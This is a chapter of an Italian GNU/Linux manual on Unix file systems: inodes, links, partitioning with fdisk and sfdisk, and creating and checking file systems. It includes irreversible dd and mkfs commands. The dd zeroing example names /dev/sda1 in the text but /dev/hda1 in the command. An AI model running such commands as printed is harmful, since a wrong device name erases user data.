- Un blocco di dati è una zona nell'unità di memorizzazione utilizzata per contenere dati, corrispondente a un multiplo della dimensione del settore fisico dell'unità stessa. Il contenuto di un file può essere distribuito su più blocchi di dati.
- Una directory è un file contenente un elenco di nomi di file abbinati al numero di inode rispettivo.

La struttura di inode e blocchi di dati è sufficiente a definire le caratteristiche e il contenuto dei file. La struttura di directory permette di raggiungere i file per nome, organizzandoli nel modo consueto, attraverso diramazioni più o meno accentuate.

Nel super blocco, tra le altre cose, viene modificato un indicatore particolare (un *flag*) quando il suo file system viene innestato. Nel momento in cui si esegue il distacco, l'ultima cosa a essere modificata nel file system è l'indicatore di apertura che viene riportato al livello normale. In questo modo, ogni volta che si innesta un file system Unix è possibile verificare se ne è stato eseguito correttamente il distacco. Se risulta che l'attività nel file system non è stata conclusa correttamente si può temere che i dati siano danneggiati (ovvero che siano incoerenti).

Figura 19.15. File system Unix.



19.1.8.1 Directory e inode

Chi non ha mai avuto a che fare con un sistema Unix può trovare difficoltà a comprendere cosa siano gli inode, mentre questo è necessario per poter intendere correttamente cosa siano i collegamenti.

Un file system Unix ha due livelli di astrazione logica: inode e directory. Nella parte più bassa si trova l'unità di memorizzazione di massa, scomposta in blocchi di dati. Un file di qualunque tipo è

composto da blocchi (eventualmente anche nessun blocco, se il file è vuoto) e queste informazioni sono raccolte in un inode. L'inode viene identificato in base a un numero riferito alla tabella di inode.

Una directory è un file (cioè un inode come gli altri) che ha il compito speciale di raccogliere un elenco di riferimenti ad altri inode, a cui abbinare il nome relativo. Le voci contenute in una directory sono dei collegamenti (indicati più precisamente come collegamenti fisici o *hard link*) a degli inode.

Il termine «directory» deriva da questo: si tratta di un elenco di nomi a cui si associa il numero di inode corrispondente.

A questo punto, potrebbe essere interessante distinguere le informazioni contenute negli inode, da quelle che invece appartengono alle voci delle directory.

L'inode contiene le informazioni necessarie a raggiungere i blocchi di dati che compongono il file, oltre alle informazioni seguenti:

- la data dell'ultimo accesso;
- la data dell'ultima modifica;
- la data di creazione (dell'inode);
- il tipo di file;
- la dimensione complessiva in byte;
- i numeri UID e GID che rappresentano l'utente e il gruppo proprietari;
- i permessi, compresa l'indicazione dell'utente e del gruppo proprietari, attraverso l'indicazione dei numeri UID e GID;

- un contatore delle voci delle directory che vi fanno riferimento (ovvero, un contatore dei collegamenti fisici).

La directory contiene un elenco di voci, dove ognuna di queste contiene a sua volta:

- il nome;
- il riferimento all'inode (cioè il collegamento fisico).

Figura 19.16. Inode, directory e file.



19.1.8.2 Collegamenti o «link»

«

Come descritto nella sezione precedente, le voci di una directory contengono ognuna un riferimento (detto comunemente collegamento) a un inode. Più voci della stessa directory, o di directory differenti, possono puntare allo stesso inode. Quando si cancella un file, si cancella la voce della directory e il numero di riferimenti contenuti nell'inode viene ridotto. Quando questo raggiunge lo zero, quel numero di inode torna a essere disponibile.

Questa possibilità di avere riferimenti multipli allo stesso inode è ampliata dalla presenza dei cosiddetti collegamenti simbolici, o *symlink*, che sono solo file contenenti un riferimento a un altro file.

Per distinguere questi due tipi di collegamenti, si può parlare di collegamenti fisici, o *hard link*, per fare riferimento ai collegamenti che puntano direttamente agli inode.

Figura 19.17. Collegamenti. In questa figura si può notare che: i file '`/bin/arch`' e '`/sbin/arch`' sono la stessa cosa, in quanto corrispondono allo stesso inode; il file '`/sbin/architett`' è un collegamento simbolico a '`/bin/arch`'.



19.2 Preparazione e controllo

«

I sistemi Unix gestiscono sempre un solo file system globale. Questo può essere anche composto da più file system di dimensioni inferiori, uno principale (radice) e gli altri secondari, collegati fra loro in modo da formare un'unica struttura.

19.2.1 Preparazione dei file system

«

Prima di poter utilizzare un file system, occorre costruirlo. Quando si parla di unità di memorizzazione si distinguono tre fasi fondamentali:

1. l'inizializzazione a basso livello;
2. l'eventuale suddivisione in partizioni;
3. la creazione della struttura iniziale del tipo di file system che si intende utilizzare.

L'inizializzazione a basso livello riguarda le unità a disco, specialmente se rimovibili, ma in generale è sempre più raro che ci si debba preoccupare di tale procedura.[2]

Per la suddivisione in partizioni delle unità di memorizzazione si può utilizzare '**fdisk**' (o '**cfdisk**'), per creare i vari file system si devono utilizzare programmi diversi a seconda del tipo di file system.

Tutte queste operazioni vengono svolte facendo riferimento ai file di dispositivo relativi. Di conseguenza, possono essere compiute solo dagli utenti che hanno i permessi di accesso in lettura e scrittura per questi file. Generalmente, solo l'utente '**root**' può intervenire in questo modo.

19.2.1.1 Utilizzo di «badblocks»

Il programma '**badblocks**'[3] è in grado di verificare l'integrità di un'unità o di una partizione. Il controllo è fatto a basso livello senza considerare la struttura del file system.

```
badblocks [opzioni] dispositivo dimensione_in_blocchi [blocco_iniziale]
```

Normalmente i programmi di inizializzazione, sia a basso livello che a livello superiore, sono in grado di fare questo controllo da soli. Per questo '**badblocks**' viene usato raramente.

Il tipo di controllo può essere in lettura oppure anche in scrittura. È evidente che, se si specifica attraverso le opzioni l'intenzione di effettuare un controllo in scrittura, i dati contenuti nell'unità o nella partizione sono perduti.

Tabella 19.18. Alcune opzioni.

Opzione	Descrizione
`-b` ***dimensione_dei_blocchi***	Permette di definire la dimensione dei blocchi espressa in byte. Il valore predefinito è 1024.
`-w`	Esegue una prova di scrittura controllando successivamente l'esito. Questa opzione deve essere usata con prudenza dal momento che, così facendo, si cancellano i dati dell'unità o della partizione da controllare.

L'esempio seguente esegue il controllo del dischetto, in sola lettura, per tutta la sua estensione: 1440 blocchi di 1 Kibyte. Trattandosi di un controllo in sola lettura, '**badblocks**' può essere eseguito da un utente comune (sempre che tali utenti abbiano i permessi di lettura per il dispositivo che si va a leggere).

```
$ badblocks /dev/fd0u1440 1440 [Invio]
```

19.2.1.2 Utilizzo di «fdisk»

«

Il programma '**fdisk**'[4] [5] permette la modifica della tabella delle partizioni di un'unità di memorizzazione di massa che possa essere organizzata in questo modo. Il nome del file di dispositivo fa riferimento all'intera unità, quindi si possono utilizzare nomi come '`/dev/sda`', '`/dev/sdb`', '`/dev/sdc`',...

```
fdisk [opzioni] [dispositivo]
```

Una volta avviato '**fdisk**', si interagisce con questo attraverso comandi composti da una sola lettera. In particolare, la lettera '**m**'

richiama l'elenco dei comandi disponibili.

[*m*]

```
Command action
   a   toggle a bootable flag
   b   edit bsd disklabel
   c   toggle the dos compatiblity flag
   d   delete a partition
   l   list known partition types
   m   print this menu
   n   add a new partition
   p   print the partition table
   q   quit without saving changes
   t   change a partition's system id
   u   change display/entry units
   v   verify the partition table
   w   write table to disk and exit
   x   extra functionality (experts only)
```

Quando viene creata una nuova partizione, questa viene definita automaticamente del tipo Linux-nativa, ma in certi casi può essere necessario modificare il tipo di partizione creato attraverso il comando '**t**'. Ogni tipo di partizione ha un codice (espresso in esadecimale) che può essere conosciuto anche attraverso '**fdisk**' stesso, durante il suo funzionamento.

[*t*]

...

```
  0  Vuoto           1c  Hidden W95 FAT3 70  DiskSecure Mult bb  Boot Wizard hid
  1  FAT12           1e  Hidden W95 FAT1 75  PC/IX           be  Solaris boot
  2  XENIX root      24  NEC DOS         80  Vecchio Minix   c1  DRDOS/sec (FAT-
  3  XENIX usr       39  Plan 9          81  Minix / vecchio c4  DRDOS/sec (FAT-
  4  FAT16 <32M      3c  Recupero Partit 82  Linux swap      c6  DRDOS/sec (FAT-
  5  Esteso          40  Venix 80286     83  Linux           c7  Syrinx
```

```
 6  FAT16           41  PPC PReP Boot   84  C nascosto OS/2 da  Non-FS data
 7  HPFS/NTFS       42  SFS             85  Linux esteso    db  CP/M / CTOS / .
 8  AIX             4d  QNX4.x          86  set volume NTFS de  Dell Utility
 9  AIX avviabile   4e  QNX4.x 2a parti 87  set volume NTFS df  BootIt
 a  OS/2 Boot Manag 4f  QNX4.x 3rd part 8e  Linux LVM       e1  accesso DOS
 b  W95 FAT32       50  OnTrack DM      93  Amoeba          e3  DOS R/O
 c  W95 FAT32 (LBA) 51  OnTrack DM6 Aux 94  Amoeba BBT      e4   SpeedStor
 e  W95 FAT16 (LBA) 52  CP/M            9f  BSD/OS          eb  BeOS fs
 f  W95 Ext'd (LBA) 53  OnTrack DM6 Aux a0  Ibernazione IBM ee  EFI GPT
10  OPUS            54  OnTrackDM6      a5  FreeBSD         ef  EFI (FAT-12/16/
11  FAT12 nascosto  55   EZ-Drive       a6  OpenBSD         f0  Linux/PA-RISC b
12  Diagnostica Com 56  Golden Bow      a7  NeXTSTEP        f1   SpeedStor
14  FAT16 nascosto  5c  Priam Edisk     a8  Darwin UFS      f4   SpeedStor
16  FAT16 nascosto  61   SpeedStor      a9  NetBSD          f2  DOS secondario
17  HPFS/NTFS nasco 63  GNU HURD o SysV ab  Darwin boot     fd  Autorilevamento
18  AST SmartSleep  64  Novell Netware  b7  BSDI fs         fe  LANstep
1b  Hidden W95 FAT3 65  Novell Netware  b8  BSDI swap       ff  BBT
```

Le modifiche alla tabella delle partizioni vengono registrate solo nel momento in cui si termina l'esecuzione del programma con il comando '**w**'. Se '**fdisk**' segnala qualche tipo di errore in questo momento, potrebbe essere necessario riavviare il sistema prima di utilizzare l'unità su cui sono state apportate le modifiche.

[*w*]

Il funzionamento di '**fdisk**' è già descritto nel capitolo 6.

Tabella 19.21. Alcune opzioni.

Opzione	Descrizione
`-l`	Emette l'elenco delle partizioni esistenti nelle unità di memorizzazione presenti. Non inizia alcuna attività interattiva. La lettera «l» sta per *list*.

Opzione	Descrizione
`-s` ***partizione***	Utilizzando questa opzione seguita dal nome del file di dispositivo che fa riferimento a una partizione (‘`/dev/sda1`’, ‘`/dev/sda2`’, ecc.) si ottiene la sua dimensione. Questa informazione è importante nel momento in cui si vuole creare al suo interno un file system e il programma utilizzato non è in grado di determinarla da solo. La lettera «s» sta per *size*.

19.2.1.3 Utilizzo di «cfdisk»

Il programma ‘**`cfdisk`**’[6] serve a modificare la suddivisione in partizioni di un’unità di memorizzazione di massa che possa essere organizzata in questo modo. Si tratta di un programma che svolge le stesse funzioni di ‘**`fdisk`**’ offrendo un sistema di interazione meno spartano.

```
cfdisk [opzioni] [dispositivo]
```

Dal momento che richiede delle librerie particolari per la gestione dello schermo (‘**`ncurses`**’), è poco indicato il suo utilizzo in presenza di sistemi estremamente ridotti o di emergenza. Ciò significa che il programma ‘**`fdisk`**’ tradizionale non può essere abbandonato per adottare esclusivamente ‘**`cfdisk`**’.

Il funzionamento di ‘**`fdisk`**’ è già descritto nel capitolo 6.

19.2.1.4 Utilizzo di «sfdisk»

Il programma '**sfdisk**'[7] consente la modifica delle partizioni in modo non interattivo, pertanto è utile in particolare per la realizzazione di script.

```
sfdisk [opzioni] dispositivo
```

```
sfdisk -s [partizione]
```

```
sfdisk dispositivo < file_di_comandi
```

L'utilizzo normale di questo programma di servizio prevede la preparazione di un file contenente le istruzioni sulle partizioni da creare all'interno di un'unità di memorizzazione di massa specificata espressamente. Anche se è prevista una sintassi apposita per queste istruzioni, può essere conveniente l'utilizzo di quanto ottenuto da un'interrogazione con lo stesso '**sfdisk**', come viene mostrato in seguito. Prima di arrivare a vedere in che modo si possono definire le partizioni, conviene prendere confidenza con l'uso di '**sfdisk**', attraverso delle operazioni non distruttive; pertanto si comincia subito con alcuni esempi.

- # **sfdisk -s /dev/sda1** [*Invio*]

  Questo comando si limita a restituire un numero attraverso lo standard output, corrispondente alla quantità di blocchi della prima partizione della prima unità.

- # **sfdisk -s /dev/sda** [*Invio*]

In questo caso si ottiene la quantità di blocchi complessiva della prima unità.

- # **sfdisk -V /dev/sda** [*Invio*]

  Verifica la coerenza delle partizioni nella prima unità. Di solito, '**sfdisk**' viene usato in questo modo per ottenere il valore restituito: se è pari a *Vero* (zero), tutto è in ordine.

- # **sfdisk -d /dev/sda** [*Invio*]

  Genera un rapporto sulle partizioni della prima unità, emesso attraverso lo standard output. Questo potrebbe essere ridiretto in un file, da conservare da qualche parte; in seguito, questo stesso file potrebbe essere usato per rigenerare la stessa situazione:

  # **sfdisk -d /dev/sda > /mnt/usb/partizioni** [*Invio*]

  ...

  # **sfdisk /dev/sda < /mnt/usb/partizioni** [*Invio*]

Un esempio del rapporto che si ottiene con l'opzione '**-d**' potrebbe essere quello del listato seguente:

```
# partition table of /dev/sda
unit: sectors

/dev/sda1 : start=       63, size=  612801, Id= 6
/dev/sda2 : start=   612864, size= 2721600, Id= 5, bootable
/dev/sda3 : start=        0, size=       0, Id= 0
/dev/sda4 : start=        0, size=       0, Id= 0
/dev/sda5 : start=   612927, size=   20097, Id=83
/dev/sda6 : start=   633087, size=  205569, Id=82
/dev/sda7 : start=   838719, size= 2495745, Id=83
```

Con questo sistema, se si dispone di più elaboratori con le stesse unità di memorizzazione di massa, da suddividere nello stesso modo, è facile utilizzare '**sfdisk**' per copiare la struttura di una nelle altre. Se si sa quello che si fa, si può modificare uno di questi file prima di darlo in pasto a '**sfdisk**'.

Il programma '**sfdisk**' permette anche di utilizzare una sintassi differente e più approssimativa per definire le partizioni che si vogliono creare. Tuttavia, per questo conviene leggere la documentazione originale che dovrebbe essere accessibile attraverso la pagina di manuale *sfdisk(8)*.

Tabella 19.23. Alcune opzioni.

Opzione	Descrizione
`-s` `--show-size`	Mostra la dimensione di una partizione.
`-l` `--list`	Mostra l'elenco delle partizioni di un'unità di memorizzazione.
`-d` `--dump`	Scarica le informazioni sulle partizioni di un'unità di memorizzazione. Quello che si ottiene può essere riutilizzato per rigenerare la stessa struttura, utilizzandolo come file di comandi per '**sfdisk**'.
`-V` `--verify`	Verifica se le partizioni sembrano organizzate correttamente.

19.2.1.5 Salvataggio e recupero delle informazioni sulle partizioni principali

Un'unità di memorizzazione suddivisa in partizioni secondo il modello originario dei sistemi Dos, il quale prevede quattro partizioni primarie, contiene tali informazioni all'interno del primo settore, noto con il nome «MBR». È molto semplice salvare tale suddivisione, anche senza servirsi di programmi specifici (come potrebbe essere '**sfdisk**'), purché il proprio interesse sia limitato alle sole partizioni principali. Per salvare il settore MBR si procede così:

```
dd if=file_di_dispositivo of=file_da_creare bs=512 count=1
```

In questo modo, il file di dispositivo deve essere quello dell'unità intera, dalla quale si vuole leggere il primo settore di 512 byte; il file da creare è quel file nel quale si vuole salvare l'informazione.

Nel caso dovesse essere necessario recuperare la tabella delle partizioni, se si copia tale e quale il file salvato in precedenza nel primo settore, si sovrascrive anche il codice di avvio; se questo va bene, basta procedere così:

```
dd if=file_mbr of=file_di_dispositivo
```

Se invece si vuole copiare soltanto la tabella di partizione, senza sovrascrivere il codice di avvio, il comando diventa più articolato:

```
dd if=file_mbr of=file_di_dispositivo bs=1 count=64 ↩
↪skip=446 seek=446
```

Naturalmente, un errore nella scrittura del comando di recupero, sia nei valori, sia nell'indicazione corretta del file di dispositivo di destinazione, è irreversibile.

19.2.1.6 Sistemazione delle partizioni Dos-FAT

«

Quando si predispongono partizioni Dos, può essere opportuno ripulire il primo settore (i primi 512 byte) della partizione, per evitare dei problemi con i programmi come '**FORMAT.EXE**', i quali potrebbero leggerlo prima di iniziare il loro lavoro, restando confusi nel caso ci fossero lì dei dati casuali. Come si intuisce, il problema non esiste se il file system Dos-FAT viene generato attraverso strumenti di GNU/Linux, ma se si realizza uno script che deve costruire automaticamente delle partizioni, tra cui anche di tipo Dos, forse è il caso di provvedere a ripulire il primo settore di ogni partizione del genere.

Supponendo di avere definito la partizione '`/dev/sda1`' per il Dos, si dovrebbe agire nel modo seguente:

```
# dd if=/dev/zero of=/dev/hda1 bs=512 count=1 [Invio]
```

Si intuisce che anche solo un piccolo sbaglio, in un'operazione del genere, comporta la cancellazione di dati in modo irreversibile.

19.2.1.7 Utilizzo di «mke2fs», «mkfs.ext2», «mkfs.ext3» e «mkfs.ext4»

«

Il programma '**mke2fs**'[8] permette di creare un file system di tipo Ext2 o Ext3 in un'unità di memorizzazione. Questa viene indicata nel modo consueto, attraverso il nome del file di dispositivo corrispondente ('`/dev/…`').

```
mke2fs [opzioni] dispositivo [dimensione_in_blocchi]
```

```
mkfs.ext2 [opzioni] dispositivo [dimensione_in_blocchi]
```

```
mkfs.ext3 [opzioni] dispositivo [dimensione_in_blocchi]
```

```
mkfs.ext4 [opzioni] dispositivo [dimensione_in_blocchi]
```

La dimensione è espressa in blocchi. Se questo valore non viene specificato, '**mke2fs**' cerca di determinarlo da solo, ma ci sono situazioni in cui ciò non avviene in modo corretto, quindi può essere conveniente il fornire tale indicazione in modo esplicito.

Tabella 19.24. Alcune opzioni.

Opzione	Descrizione
`-b` ***dimensione_del_blocco***	Permette di definire la dimensione dei blocchi, espressa in byte. La lettera «b» sta per *block*.
`-c`	Prima di creare il file system controlla i blocchi in modo da isolare quelli difettosi. Il controllo viene eseguito in sola lettura. La lettera «c» sta per *check*.

Opzione	Descrizione
`-i` ***byte_per_inode***	Definisce il rapporto byte/inode. '**`mke2fs`**' crea un inode a ogni intervallo stabilito espresso in byte. Il valore predefinito è di 4 Kibyte (4096 byte) e non può essere inferiore a 1 Kibyte (1024 byte). La lettera «i» sta per *inode*.
`-q`	Esegue l'operazione senza emettere informazioni di alcun tipo, in modo da poter essere utilizzato agevolmente all'interno di script. La lettera «q» sta per *quiet*.
`-S`	Scrive solo il super blocco e il descrittore di gruppo. Ciò può essere utile se, sia il super blocco principale, sia quelli di riserva, sono rovinati e si intende tentare, come ultima risorsa, un recupero dei dati. In questo modo, la tabella degli inode e altre informazioni non vengono modificate. Subito dopo è necessario utilizzare il programma '**`e2fsck`**' (19.2.2.3), ma non c'è alcuna garanzia che il recupero funzioni. La lettera «S» sta per *superblock*.

Segue la descrizione di alcuni esempi.

- `#` **`mkfs.ext4 /dev/sda2`** [*Invio*]

  Crea un file system Ext4 nella partizione a cui si riferisce il file di dispositivo '`/dev/sda2`', determinandone automaticamente la dimensione.

- `#` **`mkfs.ext4 -c /dev/sda2`** [*Invio*]

Crea un file system Ext4 nella partizione a cui si riferisce il file di dispositivo '`/dev/sda2`', determinandone automaticamente la dimensione, procedendo inizialmente con un controllo dell'integrità della partizione.

Si veda la pagina di manuale *mke2fs(8)* per avere maggiori dettagli sull'uso di questo programma.

19.2.1.8 Utilizzo di «mkdosfs» e «mkfs.msdos»

Il programma '**`mkdosfs`**'[9] permette di creare un file system Dos-FAT. Può essere usato per tutti i tipi di unità di memorizzazione di massa, compresi i dischetti.

```
mkdosfs [opzioni] dispositivo [dimensione_in_blocchi]
```

```
mkfs.msdos [opzioni] dispositivo [dimensione_in_blocchi]
```

Tabella 19.25. Alcune opzioni.

Opzione	Descrizione
`-c`	Prima di creare il file system controlla i blocchi in modo da isolare quelli difettosi. Il controllo viene eseguito in sola lettura. La lettera «c» sta per *check*.

Opzione	Descrizione
`-i` ***numero_id***	Permette di specificare il numero di identificazione. Si tratta di un numero a 32 bit, rappresentato in esadecimale (precisamente si tratta di otto cifre esadecimali), che diversamente verrebbe determinato in base alla data. La lettera «i» sta per *id* (*identity*).
`-I`	Quando si utilizzano unità di memorizzazione per le quali si prevede normalmente una suddivisione in partizioni, con questa opzione è consentito inizializzare l'unità intera, senza suddivisioni in partizioni.
`-C`	Consente di creare e inizializzare un file-immagine. Quando si utilizza questa opzione è indispensabile fornire la dimensione in blocchi alla fine della riga di comando. La lettera «C» sta per *create*.

L'esempio seguente crea un file system Dos-FAT nella prima partizione della prima unità, dopo aver determinati automaticamente la dimensione in blocchi e lo stati di questi:

```
# mkdosfs -c /dev/sda1 [Invio]
```

Si veda anche la pagina di manuale *mkdosfs(8)* per avere maggiori dettagli.

19.2.1.9 Utilizzo di «mkfs»

Il programma '**mkfs**'[10] serve a rendere uniforme l'utilizzo degli altri programmi specifici per la creazione dei vari tipi di file system. In questi casi si può parlare anche di programma frontale oppure si usa il termine inglese *front-end*.

```
mkfs [-t tipo_di_file_system] [opzioni_specifiche] dispositivo ↩
↪ [dimensione_in_blocchi]
```

L'opzione '**-t**' serve per specificare il tipo di file system da creare, in questo modo '**mkfs**' sa a quale programma deve rivolgersi. Le opzioni specifiche dipendono dal tipo di file system, ovvero dal programma che si prende cura effettivamente dell'inizializzazione. Segue la descrizione di alcuni esempi.

- # **mkfs -t msdos -c /dev/sda1** [*Invio*]

  Crea un file system Dos-FAT nella prima partizione della prima unità, dopo il controllo dei blocchi.

- # **mkfs -t ext4 -c /dev/sda2** [*Invio*]

  Crea un file system Ext4 nella seconda partizione della prima unità, dopo il controllo dei blocchi.

19.2.2 Controllo dei file system

I dati contenuti all'interno di un file system sono organizzati in una struttura articolata e delicata. A volte, specie se succedono incidenti, conviene controllare questa struttura attraverso un programma che si occupa di risistemare le cose.

Tutte queste operazioni vengono svolte facendo riferimento ai file di dispositivo relativi. Di conseguenza, possono essere compiute solo dagli utenti che hanno i permessi di accesso necessari per il tipo di operazione da compiere.

19.2.2.1 Utilizzo di «disktype»

«

Il programma '**disktype**'[11] permette di individuare facilmente le caratteristiche di un'unità di memorizzazione, comprese le partizioni presenti ed eventualmente il tipo di file system contenuto. Si utilizza senza opzioni:

```
disktype file…
```

I file da indicare come argomento di '**disktype**' possono essere file di dispositivo, oppure file-immagine di una qualche unità. Vengono mostrati alcuni esempi molto semplici, per rendere l'idea delle informazioni che si possono ottenere con questo programma:

```
# disktype /dev/sdb [Invio]

--- /dev/sdb
Block device, size 76.34 GiB (81964302336 bytes)
GRUB boot code, compat version 3.2, boot drive 0xff
DOS partition map
Partition 1: 8.066 GiB (8661187584 bytes, 16916382 sectors
from 63)
  Type 0x82 (Linux swap / Solaris)
  Linux swap, version 2, subversion 1, 4 KiB pages,
  little-endian
    Swap size 8.066 GiB (8661176320 bytes, 2114545 pages of
    4 KiB)
```

```
 Partition 2: 13.04 GiB (13999426560 bytes, 27342630 sectors
 from 16916445)
   Type 0x83 (Linux)
   Ext3 file system
     UUID 6137A3BD-D45C-46ED-ACF2-668046292FEC (DCE, v4)
     Volume size 13.04 GiB (13999423488 bytes, 3417828 blocks
     of 4 KiB)
 Partition 3: 21.10 GiB (22652421120 bytes, 44243010 sectors
 from 44259075)
   Type 0x83 (Linux)
   Ext3 file system
     UUID 316F72A3-3501-4260-A438-8873608E4CC4 (DCE, v4)
     Volume size 21.10 GiB (22652420096 bytes, 5530376 blocks
     of 4 KiB)
 Partition 4: 34.13 GiB (36643622400 bytes, 71569575 sectors
 from 88502085)
   Type 0x83 (Linux)
   Ext3 file system
     UUID CFDEA76D-72E4-4775-81C8-2860FBAB2037 (DCE, v4)
     Volume size 34.13 GiB (36641439744 bytes, 8945664 blocks
     of 4 KiB)
```

disktype /dev/sr0 [*Invio*]

```
--- /dev/sr0
Block device, size 158.2 MiB (165918720 bytes)
CD-ROM, 1 track, CDDB disk ID 02043801
Track 1: Data track, 158.2 MiB (165918720 bytes)
  ISO9660 file system
    Volume name "nanoLinux II"
    Application "nanoLinux II"
    Data size 158.2 MiB (165918720 bytes, 81015 blocks of
    2 KiB)
    El Torito boot record, catalog at 79733
      Bootable non-emulated image, starts at 79736, preloads
      2 KiB
```

19.2.2.2 Utilizzo di «dumpe2fs»

«

Il programma '**dumpe2fs**'[12] consente di avere un buon numero di informazioni relative al file system Second-extended (Ext2, Ext3 o Ext4) contenuto in un certo file di dispositivo.

```
dumpe2fs [opzioni] file_di_dispositivo
```

Tra le altre cose, il programma '**dumpe2fs**' può essere utile per localizzare le copie di sicurezza del super blocco:

```
# dumpfs /dev/md1 [Invio]

  …
  First block:              0
  Block size:               4096
  Fragment size:            4096
  …
  Group 0: (Blocks 0-32767)
    Primary superblock at 0, Group descriptors at 1-1
    Reserved GDT blocks at 2-370
```

```
  Block bitmap at 371 (+371), Inode bitmap at 372 (+372)
  Inode table at 373-875 (+373)
  0 free blocks, 16085 free inodes, 2 directories
  Free blocks:
  Free inodes: 12-16096
Group 1: (Blocks 32768-65535)
  Backup superblock at 32768, Group descriptors at 32769-32769
  Reserved GDT blocks at 32770-33138
  Block bitmap at 33139 (+371), Inode bitmap at 33140 (+372)
  Inode table at 33141-33643 (+373)
  30976 free blocks, 16096 free inodes, 0 directories
  Free blocks: 34560-65535
  Free inodes: 16097-32192
…
Group 3: (Blocks 98304-131071)
  Backup superblock at 98304, Group descriptors at 98305-98305
  Reserved GDT blocks at 98306-98674
  Block bitmap at 98675 (+371), Inode bitmap at 98676 (+372)
  Inode table at 98677-99179 (+373)
  31892 free blocks, 16096 free inodes, 0 directories
  Free blocks: 99180-131071
  Free inodes: 48289-64384
…
```

Si veda anche la pagina di manuale *dumpe2fs(8)* per avere maggiori indicazioni sull'uso del programma.

19.2.2.3 Utilizzo di «e2fsck», «fsck.ext2», «fsck.ext3» e «fsck.ext4»

Il programma '**e2fsck**'[13] permette di eseguire un controllo in un file system di tipo Ext2, Ext3 e Ext4, applicando le correzioni ritenute necessarie. In generale, è opportuno che il file system da controlla-

re non sia innestato, o almeno, se è innestato, è necessario che sia accessibile in sola lettura.[14]

```
e2fsck [opzioni] dispositivo
```

```
fsck.ext2 [opzioni] dispositivo
```

```
fsck.ext3 [opzioni] dispositivo
```

```
fsck.ext4 [opzioni] dispositivo
```

Tabella 19.29. Alcune opzioni.

Opzione	Descrizione
`-b` ***super_blocco***	Indica un super blocco alternativo al primo. Questa opzione si utilizza quando il super blocco principale è danneggiato e si vuole tentare l'accesso al file system attraverso le informazioni contenute in una delle copie del super blocco. L'indirizzo dei super blocchi di scorta può essere determinato con l'ausilio del programma '**`dumpe2fs`**', ma generalmente, ammesso che il file system sia organizzato in blocchi da 4 Kibyte (4096 byte), l'indirizzo della prima copia di sicurezza del super blocco è 32768. La lettera «b» sta per *backup*.

Opzione	Descrizione
`-c`	Avvia a sua volta il programma '**`badblocks`**' in modo da ricercare e segnare eventuali blocchi difettosi. La lettera «c» sta per *check*.
`-f`	Forza il controllo anche se il file system sembra in ordine (un file system che sembra non contenere errori viene definito «pulito»: *clean*). La lettera «f» sta per *force*.
`-F`	Prima di procedere, fa in modo di scaricare la memoria cache del file system su cui si vuole intervenire. La lettera «F» sta per *flush*.
`-n`	Esegue il controllo in sola lettura, rispondendo automaticamente '**`n`**' (no), a tutte le domande che potrebbero essere fatte.
`-p`	Ripara automaticamente il file system senza fare alcuna domanda. La lettera «p» sta per *preen*.
`-y`	Risponde automaticamente '**`y`**' (*yes*), a tutte le domande che potrebbero essere fatte, in modo da permetterne l'utilizzo non interattivo attraverso uno script.

Segue la descrizione di alcuni esempi.

- `#` **`fsck.ext4 /dev/sda2`** [*Invio*]

  Verifica il file system contenuto nella partizione a cui si riferisce il file di dispositivo '`/dev/sda2`', partendo dal presupposto che questo sia di tipo Ext4.

- # **fsck.ext4 -f /dev/sda2** [*Invio*]

  Verifica in ogni caso il file system contenuto nella partizione a cui si riferisce il file di dispositivo '/dev/sda2'. È inteso che tale file system sia di tipo Ext4.

- # **fsck.ext4 -f -b 32768 /dev/sda2** [*Invio*]

  Verifica in ogni caso il file system contenuto nella partizione a cui si riferisce il file di dispositivo '/dev/sda2', utilizzando però le informazioni del super blocco di scorta contenuto a partire dal blocco numero 32768.

Si veda la pagina di manuale *e2fsck(8)* per conoscere meglio l'uso di questo programma.

19.2.2.4 Utilizzo di «dosfsck» e «fsck.msdos»

«

Il programma '**dosfsck**'[15] permette di eseguire il controllo di un file system di tipo Dos-FAT e di applicare le correzioni ritenute necessarie. In generale, è opportuno che il file system da controllare non sia innestato.[16]

```
dosfsck [opzioni] dispositivo
```

```
fsck.msdos [opzioni] dispositivo
```

Tabella 19.30. Alcune opzioni.

Opzione	Descrizione
`-a`	Esegue automaticamente la riparazione del file system. Se esiste più di una possibilità per eseguire una correzione, viene scelta la meno distruttiva. La lettera «a» sta per *automatic*.
`-r`	Esegue la riparazione del file system in modo interattivo, richiedendo all'utente la scelta sul tipo di correzione da attuare quando esiste più di una scelta. La lettera «r» sta per *repair*.
`-t`	Marca i *cluster* illeggibili come difettosi. La lettera «t» sta per *tag*.

Per conoscere maggiori dettagli conviene consultare la pagina di manuale *dosfsck(8)*.

19.2.2.5 Utilizzo di «fsck»

Il programma '**`fsck`**' rende uniforme l'utilizzo dei programmi specifici per il controllo e la correzione dei vari tipi di file system. Si tratta di un programma frontale.

`fsck` [***opzioni***] [`-t` ***tipo_di_fs***] [***opzioni_specifiche***] ***dispositivo***...

L'opzione '**`-t`**' serve per specificare il tipo di file system da analizzare, in questo modo '**`fsck`**' sa a quale programma deve rivolgersi. Le opzioni specifiche dipendono dal tipo di file system, ovvero dal programma che si prende cura effettivamente dell'operazione.

Si veda anche la pagina di manuale *fsck(8)*.

19.2.2.6 La directory «lost+found»

«

Nei file system Second-extended (Ext2, Ext3 o Ext4) si incontra normalmente la directory vuota ‘`/lost+found/`’, creata automaticamente nel momento della creazione del file system stesso. Questa directory non deve essere usata dagli utenti e deve rimanere a disposizione per i programmi che eseguono il controllo del file system, perché al suo interno vengono collocati i file che emergono in fase di correzione di un file system danneggiato, quando questi non possono essere attribuiti alla loro posizione originale. Naturalmente, l'utente che esegue questi controlli e trova file all'interno della directory ‘`/lost+found/`’, dovrebbe cercare di capire di cosa si tratta ed eventualmente di ricollocarli nelle loro posizioni appropriate nella gerarchia del file system.

19.2.3 Gestione di file system NTFS

«

Allo stato attuale, la gestione di un file system NTFS attraverso un sistema GNU/Linux è ancora incompleta. Pertanto, si usano strumenti particolari per accedere a questo tipo di file system. Data la diffusione del file system NTFS e, di conseguenza, la necessità frequente di convivere con questo, vale la pena di conoscere cosa si può fare concretamente attraverso un sistema GNU/Linux.

Il pacchetto di programmi NTFSprogs,[17] raccoglie degli strumenti per l'accesso ai file system NTFS (senza che questo sia stato innestato). L'utilizzo di alcuni di questi programmi viene descritto brevemente nella tabella 19.31.

Tabella 19.31. Strumenti di NTFSprogs.

Modello sintattico	Descrizione
